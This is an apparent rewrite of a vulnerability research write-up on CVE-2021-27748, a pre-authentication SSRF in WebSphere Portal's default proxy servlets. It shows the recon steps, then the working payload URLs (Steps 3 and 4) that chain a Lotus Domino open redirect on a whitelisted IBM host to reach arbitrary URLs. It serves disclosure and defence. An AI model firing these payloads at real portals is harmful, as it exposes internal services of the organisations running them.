Turning bad SSRF to good SSRF: Websphere Portal
WebSphere Portal contained default proxy servlets that restricted requests to a few IBM domains, but by chaining an open redirect on a whitelisted Lotus Domino site, attackers could turn this limited SSRF into a full-read SSRF to arbitrary hosts. Another proxy variant allowed arbitrary URL proxying without any redirect, enabling access to internal services.
 Published on blog.assetnote.io
The advisory for this issue can be found here.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
WebSphere Portal is enterprise software for building and managing web portals, providing access to web content and applications with personalised experiences for users. It is a component of the WebSphere application software family. IBM originally owned it; in 2019 IBM sold it to HCL Technologies, which maintains it today under the name HCL Digital Experience. It is heavily deployed in medium to large enterprises, particularly in government and banking, with roughly 3000 instances reachable on the external internet at the time of writing.
The feature at the centre of this research is a bundled HTTP proxy. WebSphere Portal ships with proxy-config.xml files that define outbound proxy mappings: a context path, a URL pattern and a policy listing allowed methods and forwarded headers. In the default configuration these proxies are restricted to a small whitelist of trusted origins, which makes them a "bad" SSRF: the server will fetch a URL on your behalf, but only from a handful of hosts. The goal of the research was to turn that into a "good" SSRF that reaches arbitrary URLs.
The issue is tracked as CVE-2021-27748, with an advisory from HCL Technologies.
Setup
The internal_proxy route is reachable pre-authentication. The only precondition is a running instance to audit, and for WebSphere Portal that was as simple as pulling a Docker image from Docker Hub:
docker run -p [redacted]:30015:30015 ibmcom/websphere-portal:latest
With a local instance running, the next step is getting at the code. All JAR files on the system are archived from inside a bash shell in the container:
find . -type f -name \*.jar -exec tar rf /tmp/outfile2.tar {} \;
The resulting tar file is copied out of the container with docker cp, and the JARs are decompiled in bulk with procyon:
find . -type f -name '*.jar' | xargs -n 1 -P 20 -I {} procyon-decompiler -o decompiled2 {}
Decompiling a lot of JAR files at once.
While investigating the file system, the most critical recon step is identifying the attack surface, meaning routes and sources. Two greps do this:
grep -anril '<servlet-mapping>'
grep -anril '<mapping '

So many servlets.
Finding it
Reading through the mappings produced by those greps, one file stood out as extremely naive, to the point that it was hard to understand why it existed at all:
PortalServer/base/wp.proxy.config/installableApps/wp.proxy.config.ear/wp.proxy.config.war/WEB-INF/proxy-config.xml

proxy-config.xml inside wp.proxy.config.ear.
This mapping lets users reach http://www.ibm.com/*, http://www-03.ibm.com/* and http://www.redbooks.ibm.com/* through the following paths:
/wps/proxy/http/www.redbooks.ibm.com
/wps/myproxy/http/www.redbooks.ibm.com
/wps/common_proxy/http/www.redbooks.ibm.com
/wps/cmis_proxy/http/www.redbooks.ibm.com
A web proxy deployed by default but limited to a few trusted sites is still a proxy. The question became how to escape the whitelist.
Exploitation
The core idea of turning a bad SSRF into a good one rests on three things:
- Analyse the HTTP client being used and its capabilities, in particular whether it follows redirects.
- Discover a redirect gadget: an endpoint that redirects the request to an arbitrary URL.
- Smuggle the redirect gadget into the original SSRF payload, so the SSRF payload reaches the redirection endpoint in a meaningful way.

A diagram of the second-order SSRF flow: the vulnerable server fetches a whitelisted host, which redirects it to an arbitrary URL.
Step 1: find a redirect on a whitelisted host
Time was spent looking for a redirect on http://www.ibm.com/* and http://www-03.ibm.com/* without success. Focus shifted to the third whitelist entry, http://www.redbooks.ibm.com/*. That host runs Lotus Domino to deliver content, so the researchers turned to old documentation on Lotus Domino operations, specifically the sign-on and sign-out flows, on the hunch that a redirect to an arbitrary URL would occur at such a stage.
The hunch paid off with the following documentation:

The Lotus Domino documentation on URL commands for requiring authentication.
The documented examples show the pattern:
http://www.lotus-10.com/sessions.nsf?logout&redirectto=/logoutDB.nsf/logoutApp?Open
http://www.lotus-10.com/sessions.nsf?logout&redirectto=/logoutDB.nsf/logoutApp?OpenPage
http://www.lotus-10.com/sessions.nsf?logout&redirectto=http://www.sales.com
In short, appending ?Logout&RedirectTo=http://example.com to any Lotus Domino page causes a redirect to the URL in the RedirectTo parameter. That is the redirect gadget.
Step 2: confirm the gadget on the whitelisted host
The gadget was tested directly against the whitelisted endpoint:
http://www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com

Reading the documentation paid off: the whitelisted host redirects to the supplied URL.
Step 3: chain the gadget through the proxy
Putting it together gives the following payload, where the proxy fetches the whitelisted Redbooks page, which then redirects the request to http://example.com:
http://[redacted]:30015/wps/proxy/http/www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com

We have lift off: the chained request reaches the arbitrary URL.
Venturing deeper into the application flow, another route to /wps/proxy was found:
/wps/contenthandler/!ut/p/digest!8skKFbWr_TwcZcvoc9Dn3g/?uri=http://www.redbooks.ibm.com/Redbooks.nsf/RedbookAbstracts/sg247798.html?Logout&RedirectTo=http://example.com
Because servlets in WebSphere Portal can be reached in various ways, the researchers explicitly advise against deploying WAF rules to protect against this vulnerability.
Step 4: hunt for other proxy configurations
Given how many applications ship by default, it made sense to look for other proxy-like functionality. The following command finds other proxy configurations:
find . -type f -name "proxy-config.xml"
